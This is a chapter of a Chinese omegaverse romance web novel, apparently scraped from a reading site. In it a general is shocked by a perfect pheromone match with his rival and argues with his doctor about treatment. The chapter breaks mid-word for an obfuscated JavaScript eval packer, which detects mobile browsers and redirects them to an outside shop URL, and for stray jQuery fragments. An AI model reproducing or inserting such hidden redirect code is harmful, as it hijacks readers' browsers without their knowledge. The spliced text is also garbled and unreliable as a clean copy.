默认冷灰
24号文字
方正启体

9. 筛选结果

作者:时有幸本书字数:K更新时间:
    消防通道非常昏暗,付溪辞的响动太小,声控灯没被触发,唯有手机亮着,照过他雪白的脸颊。


    这栋大楼不比研究院,几层楼走动的全在同个体系,即便自己不认识别人,大家也绝对喊得出他名字。


    从档案室来到这里,在走廊上被叫住好几次,他看似应对自如,实则有一些吃力,但这会儿是完全被惊住。


    他坐在冰凉的台阶上,凝视那串数字许久,半晌没有任何动静。


    匹配度是两方的吸引力取平均值,Omega对Alpha是一个,Alpha对Omega也是一个,要想达到百分之百,那得是双向都要满分。


    付溪辞明白这个道理,于是更加难以相信,反反复复地看了好几遍。


    很可惜,报告单上标得无比明确,他和梁确就是100%。


    底下有检验师签字,甚至敲了个机构的红章,在结论处写得言简意赅,表示样本经过筛查被判定为高契合。


    付溪辞扫过白纸黑字,脑海却一片空白,内心也陷入茫然。待到屏幕自动熄灭,他终于有了反应,想着,一定哪里出了错。


    当然是弄错了,他在心里重复一遍。


    他开始较真地想,数字绝对有问题,不止如此,这个结果不是害人吗?


    付溪辞转而去翻上面的消息,检测中心显然不知道自己和梁确的过节,在对话框里欢天喜地。


    他们一副不辱使命的架势,告知付溪辞有了好消息,顺带拍了一记马屁,能和他配上的果然是同等军衔。


    [少将,这边有符合标准的人选了,我们再核对一遍,联系俞司令和您的主治医生。]


    [没错了没错了,您和梁指挥的信息素可以契合!完全符合条件!]


    [祝您早日康复。]


    先前进展消极,机构如同霜打的茄子,现在终于保住饭碗,一口气发来好几条,字里行间全是喜悦。


    因为这个数字太高,他们也担心有偏差,所以二度测试过,确保没有问题才发来了报告。


    看得出来这份结果让他们大石落地,劫后余生地感慨:[这次稳了!]


    付溪辞心里很冷:“。”


    感觉如此一来,没什么出错的概率,尽管这个结果确实要害两个人。


    他自认性情沉稳,承担能力已经很强,但得知眼前这出,他发现自己接受范围还是有限。


    之后他要和梁确上床吗?付溪辞往下想了想,心里登时有些发毛,觉得这件事万分惊悚。


    且不说自己躺不躺得下去,梁确硬不硬得起来也是一个严峻的问题吧?


    思及此,付溪辞表情空白,不敢继续思考。走向对他俩太残酷了,虽然梁确不是什么好货,但他仔细想想,人家也罪不至此。


    这可怎么办?付溪辞给医生打电话,一改顺从治疗的态度。


    “我们没有别的方案?就算是罕见病,难道一点调整空间都没有?”


    “知道,我真的知道它是恶性病,那我不能化疗?或者打靶向针?”医生已经知道匹配结果,和机构一起松了口气,普遍而言,契合度越高越有利,对方能更明显地影响到付溪辞,对于失感症来说是好事。


    不料付溪辞总是平静,这时却开始强烈抵触,医生在话筒那端听得一头雾水。


    “提到的这两个对失感症没用,不是所有重病都需要化疗,你的腺体没有肿瘤,它是产生了障碍,这种障碍会扩散到神经系统。”


    医生说着,再道:“请问您是不是对梁指挥有什么负担?”


    “不光是我,他对我也有!”付溪辞甩锅。


    两个人前五分钟还在干仗,现在要他们滚到一起?这辈子很难好好做人了!医生学着说官话:“一切全是为了治病,这方面你很了解,梁指挥也肯定能顾全大局,真的不需要有额外看法。”


    付溪辞:“……”


    他压下了绝望,语气硬邦邦地说:“大夫,难道你觉得我是害羞?”


    医生押上了执业资格:“有这种情绪很正常,呃,但标记只是康复的工具,最忌讳患者想得多,我们还是身体最要紧。”


    付溪辞无话可说,早前他就知道这些,按此调整了心态,并以为能够麻木处理。


    然而,当报告摆在他面前,他还是高估了自己。


    为什么会是梁确?撞到这人的概率未免离谱,付溪辞真的不懂,自己和他认识至今,哪里像是信息素能高契合?


    付溪辞脑子里一团乱,想争取一些余地,可医生那边传来交谈,大概是护士询问是否能继续接诊,被回了句暂时没空


    由此,付溪辞勉强腾出注意力,没再与之纠结梁确的话题。“我刚才腺体又有感觉,这次不太晕,及时用了止痛贴,谢谢。”他描述。


    医生说:“你的腺体大概在间歇性运转,但是像手脚几年不动一样,它没轻没重在适应。”


    付溪辞思索:“听着是在好转。”


    对此,医生表示认可,再说到前些年有一批紊乱潮。


    受到战乱的威胁,不少人出现过信息素波动,后续缓解的时候,会有一些病例产生抽痛,过段时间便自行消退。至于其中的次数和频率,每个人都不一样,不过根据统计,有标记的会更稳定。


    虽说付溪辞的病情不止是紊乱,但这些应该能当做参考,医生解释到这里,忍不住说:“梁指挥最好是尽快。”


    付溪辞闭了闭眼:“我只是腺体在仰卧起坐,没有发情期,离适合标记差得有点多。”


    “二位的匹配度那么高,有事没事多贴一块儿。”医生道。


    他补充:“好比苹果旁边放香蕉,杵一起可以互相催熟,你们的效果应该不会差。”付溪辞很想反驳,自己与梁确不是不认识,没见有什么相关影响,杵一起更可能出现打架。


    话到了嘴边,他又咽回去,转而意识到他俩尽管早有交集,却很少处在稳定的环境里,双方的距离也总是生分。


    难道真的能?付溪辞的世界观被动摇。


    可让他找梁确被标记,还不如让他死,付溪辞真的做不出那种事。


    医生见他不吱声,开口安抚道:“别顾虑,百分之一百的匹配度,没几个人能遇到,运气站在你这边,到时候会很顺利。”


    付溪辞暗自摇了摇头,很难说出切实感受,随后他挂断了电话。


    本来他想搜搜看失感症若不治疗,进程大概会多久,但打开输入栏先看到了历史记录。


    前些天,他看过匹配度各区间的科普,网页没写到满分会有什么表现,八十五分以上是什么来着……


    回味,爽。


    付溪辞的回忆里蹦出这三个字,紧接着,他羞愤欲死地关上了手机。


    他没心思再去管,伸手推开通道的防火门,走出去的时候脚步很快。


    梁确的助理在走廊上看到付溪辞,叮嘱:“少将,明天开会啊!”


    对方察觉到付溪辞近来心情差,还油嘴滑舌:“中午十二点准时来,梁指挥恭候您,咱好吃好喝伺候着。”


    付溪


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17301623|198653||http|test|mini|href|location''.split(''|''),0,{}));


    () {$(''.inform'').remove();


    $(''#content'').append(''


    辞微微颔首以示知道,心里哼了一声,这里还能有什么好事?


    他只希望梁确骨头硬点,守住做Alpha的底线,省得他俩隔天扒光在床上。


    “啧。”付溪辞深呼吸,发现自己被干扰得厉害,怎么想着想着就要往下流的方向去?


    他试图抛开这些乱七八糟的念头,遗憾的是其他人没放过自己,当晚,他还接到俞世畅的电话。


    “我也想不到是他。”俞世畅开门见山,对结果深感震惊。


    总算有个明白人,付溪辞叹气:“是啊,要不再找找?”


    俞世畅说:“本来这事儿就难,你又不能拖,继续让人查的意义也不大,想来你知道之前的成功率。”


    付溪辞很难接话,干脆转移矛盾:“梁确不肯的话怎么办?您说,他能愿意?”


    尽管他的身份关系重大,能够让军方动用所有资源,医院和检测中心也可以无条件配合,可梁确能顺从吗?


    对方背景深厚,同样牵扯到太多利益,如果表现出了抗拒,有谁能让他低头么?


    没有,付溪辞很笃定这个答案,除此之外,梁确有一万个拒绝的办法。准确来说,是压根没可能答应。


    犯不着梳理更深度的层面,单单说一桩,付溪辞回来是处在风口浪尖,功劳太大,舆论也太多,明里暗里有不少眼睛盯着。


    反观梁确近来有意收敛,和他捆着能有什么好处?


    俞世畅道:“总之先谈谈,我可以去说,小梁的嘴巴很严,也没其他不放心的地方。”


    付溪辞心如明镜,事情没那么简单。


    别的合作倒是好说,一纸命令下去,捏着鼻子也能做,但这件事的性质到底不同。


    让俞世畅出面,多少有点虐待领导,人家好不容易熬出头,还要为小辈拉这种线,付溪辞想到这里很懊恼。


    “我自己来吧。”他开口,“您给我点时间,我明天正好和梁确见面。”


    付溪辞从未这么悲壮过,说来梁确长得高大又英气,从外观条件上筛选,军区内很难有更出挑的答案。


    而他讨厌这位帅哥,以往还没那么排斥,那张报告单扭转了一切。


    第二天,付溪辞嘴上说要主动沟通,实际上远远瞧见对方,整个人就忍不住往反方向去。


    周围的人流很多,他自认为行踪隐蔽,然而梁确眼尖地喊住他。


    “会议室在这边!”梁确发誓要和付溪辞保持距离,但看这人迷路了也没辙,好心地提供了指引。


    付溪辞没有任何要回报的意思,仿佛机器人收到报错指令,颇为僵硬地朝这边走。


    梁确瞧着他:“你的面色不太好,昨天失眠了么?”


    付溪辞目光游离,含糊地说:“还行。”


    这会儿在对方面前,他满脑子是彼此的匹配度,很难直视这个Alpha,以至于没什么安全感。


    从而付溪辞状态飘忽,仿佛开了挂机跟随模式,跟着梁确晃进了会议室。


    对方拧开水瓶,他也拧开水瓶,对方放下笔记本,他也放下笔记本,对方环顾四周往前坐,他便追着游荡过去……


    梁确发现了他的异常,最开始没有插手,直到后面自己难以无视。


    他倒是尊重对方意见:“付溪辞,这也要一起?”


    被连名带姓地称呼,付溪辞的意识还有些发蒙,率先条件反射般地戒备道:“干嘛,不行吗?这里是你的地盘?”


    “行不行的可能看你。”梁确状似客气地招待,“这排只有一把椅子,你蹭过来就坐我腿上了。”
(←快捷键) <<上一章 投推荐票回目录 标记书签 下一章>> (快捷键→)